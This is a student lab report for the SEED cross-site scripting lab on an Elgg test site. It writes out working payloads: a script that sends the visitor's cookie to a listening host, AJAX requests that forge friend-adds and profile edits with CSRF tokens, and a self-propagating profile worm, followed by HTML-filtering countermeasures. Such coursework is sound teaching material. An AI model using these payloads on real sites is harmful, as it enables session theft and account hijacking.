

Computer Security

Lab 9 Report

XSS

Chirag Sachdev

680231131

Task 1:

Posting malicious message to display on Alert window


We add the script to create an alert window on the brief data section as shown below.

Brief description


```
<script>alert('XSS');</script>
```

Public

The alert box pops up as soon as the changes are saved showing that the attack is successful.



I then log out of the account and visit the profile without logging in and the alert box pops up again.



Task 2:

Posting malicious code to Display cookies


I add the malicious code to display the cookie in the alert box as shown below.

Brief description

```
<script>alert(document.cookie);</script>
```

Public ▾

Upon saving the changes, the cookie is displayed in the alert box.



When I log out and visit the profile again without logging in, my cookie is displayed as shown below. So whoever visits this page, their cookie would be displayed.

Task 3:

Stealing the Cookies from the Victim's Machine

For this we set up a reverse connection to the target as shown below.



Here the cookie will be displayed on the listening machine as shown.

The malicious code executes when the img tag gets executed.

Brief description

```
<script>document.write('<img src=http://127.0.0.1:9090?c=' + escape(document.cookie) + ' >'); </script>
```

Public



Task 4:

Becoming the victims friend

First we find samy's GUID and by inspecting samy's profile.

The guid was found to be 47.

```
var elgg = {"config":{"lastcache":1549469404,"viewtype":"default"},
{"user":
{"guid":47,"type":"user","subtype":"","owner_guid":47,"containe
\/www.xsslabelgg.com\/profile\/samy","name":"Samy","username":"
```

We then construct an AJAX request using the template by filling in the required fields. I paste this malicious code as HTML text in Samy's description.

About me Visual editor

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
SEED Labs – Cross-Site Scripting Attack Lab 5
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.csrflabelgg.com/action/friends/add?friend=47"+token+ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
```

To verify this code, I log into Alice's account. At first Alice does not have any Friends. As soon as she visits samy's account, Samy gets added to her friendlist.

This is shown in the screenshots below.

Friends Activity

[All](#)[Mine](#)[Friends](#)**Filter**[Show All](#)

No activity

Alice's friends

[Samy](#)

[Alice](#) is now a friend with [Samy](#) *just now*



Q1. The purpose of adding lines 1 and 2 to the malicious script is to bypass CSRF checks.


Q2. The text mode would not allow the html tags to get processed as tags but would rather be in plaintext. Hence the attack will not be successful.

Task 5:

Modifying the victims file.

We find out the sample template of modifying a profile when Samy edits his own profile.

This is shown in the screenshot below.



```
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
description: test
guid: 47
interests:
location:
mobile:
name: Samy
phone:
skills:
twitter:
```

We then construct the request to modify profile by filling the template with the required fields as shown below.

```
<script type="text/javascript">
window.onload = function(){
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero" +
        "&accesslevel[description]=2";

    // Construct the content of your url.
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
    if (elgg.session.user.guid != 47){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```


We paste the malicious code into Samy's profile in the description section in HTML.

Display name

Samy

About me

[Visual editor](#)

```
<script type="text/javascript">
window.onload = function(){
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name = "&name=" + elgg.session.user.name;
  var desc = "&description=Samy is my hero" +
    "&accesslevel[description]=2";


  // Construct the content of your url.
  var sendurl = "http://www.yeslahelgg.com/action/profile/edit";
```

Public

Brief description

We then log into Alice's account to verify the attack.

First Alice's description is empty.



Alice

[Edit profile](#)

[Edit avatar](#)

Alice then visits Samy's profile and then her description gets changed as shown below.



Alice

About me

Samy is my hero

Q3. If we remove line 1 from the script, Samy's profile would get modified in plaintext and hence the malicious code would be lost.

Task 6. Writing a self propagating worm

We modify the code from the previous task as shown below:

```
<script type="text/javascript" id="worm">
window.onload = function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";

    // Put all the pieces together, and apply the URI encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // Set the content of the description field and access level.
    var desc = "&description=Samy is my hero" + wormCode;
    desc += "&accesslevel[description]=2";

    // Get the name, guid, timestamp, and token.
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;

    // Set the URL
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + name + desc + guid;

    // Construct and send the Ajax request
    if (elgg.session.user.guid != 47){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl,true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

We paste the code in Samy's profile in HTML as shown below.

We clear Alice's description and visit Samy's profile again.

Her description gets changed and the malicious code is now injected in her prefile as shown.



Alice



XSS Lab Site

Activity

Blogs

Bookmarks

Files

Groups

More »



Alice

About me

Samy is my hero

Add friend

Send a message

Report user

Edit profile

Display name

Alice

About me

Visual editor


```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
```

We now log into Charlie's account and repeat the process but this time we visit Alice's profile instead of Samy's.

 Edit profile Edit avatar	<h2>Charlie</h2>
--	------------------



Edit profile

Edit avatar

Blogs

Charlie

About me

Samy is my hero

Edit profile

Display name

Charlie

About me

Visual editor

<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
 var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
 var jsCode = document.getElementById("worm").innerHTML;
 var tailTag = "</\" + "script>";

 // Put all the pieces together, and apply the URI encoding
 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

 // Set the content of the description field and access level.
 var desc = "&description=Samy is my hero" + wormCode;


Public

Here we can see that Charlie's profile gets modified and the malicious code also gets injected.


Task 7:

Turning on countermeasures

The http lawed countermeasure is turned on from the admin account as shown.



After doing this, we visit Alice's account which contains the worm. The code now gets displayed as plaintext on her profile hence the attack has failed. This happens because the HTML tags are removed from the code. Hence there is no script left to get executed.



[View activity](#)[Add friend](#)[Send a message](#)[Report user](#)

[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire posts](#)[» Admin options...](#)

Alice

About me

Samy is my hero

```
window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);


// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token =
"&__elgg_token=" + elgg.security.token.__elgg_token;

// Set the URL
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;

// Construct and send the Ajax request
if (elgg.session.user.guid != 47){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
```


Turning on htmlspecialchars along with the previous countermeasure, we see that the worm does not propagate and in=s instead shown as plaintext.



[View activity](#)
[Add friend](#)
[Send a message](#)
[Report user](#)

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

Alice

About me

Samy is my hero

```

window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);

// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token =
"&__elgg_token="+elgg.security.token.__elgg_token;

// Set the URL
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;

```

Upon inspection of the source code of the page we see the html special characters are replaced as shown below.

```

<div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">alice</span><h2 class="p-name fn">Alice</h2><p class="profile-aboutme-title"><br>
<p>Samy is my hero<br>/>window.onload = function(){<br>  var headerTag = "&"; <br>  var jsCode = document.getElementById("worm").innerHTML;<br>  var tailTag = "&lt;/" + "script>";
<p>  // Put all the pieces together, and apply the URI encoding<br>  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); </p>
<p>  // Set the content of the description field and access level.<br>  var desc = "&amp;description=Samy is my hero" + wormCode;<br>  desc += "&amp;accesslevel[descriptio
<p>  // Get the name, guid, timestamp, and token.<br>  var name = "&amp;name=" + elgg.session.user.name;<br>  var guid = "&amp;guid=" + elgg.session.user.guid;<br>  var ts
<p>  // Set the URL<br>  var sendurl="http://www.xsslabelgg.com/action/profile/edit";<br>  var content = token + ts + name + desc + guid;</p>
<p>  // Construct and send the Ajax request<br>  if (elgg.session.user.guid != 47){<br>    //Create and send Ajax request to modify profile<br>    var Ajax=null;<br>    /
</div></div></div> </div>
</div><div class="elgg-col-lof3 elgg-widgets" id="elgg-widget-col-1"><div id="elgg-widget-48" class="elgg-state-draggable elgg-widget-instance-friends elgg-module elgg-module-wic
<ul class="elgg-menu elgg-menu-widget elgg-menu-hz elgg-menu-widget-default"><li class="elgg-menu-item-collapse"><a href="#elgg-widget-content-48" rel="toggle" class="elgg-m
</div></div><div class="elgg-body">
<div class="elgg-widget-edit" id="widget-edit-48">
  <form method="post" action="http://www.xsslabelgg.com/action/widgets/save" class="elgg-form-widgets-save elgg-form-widgets-save-friends elgg-form"><fieldset><input name="__e'

```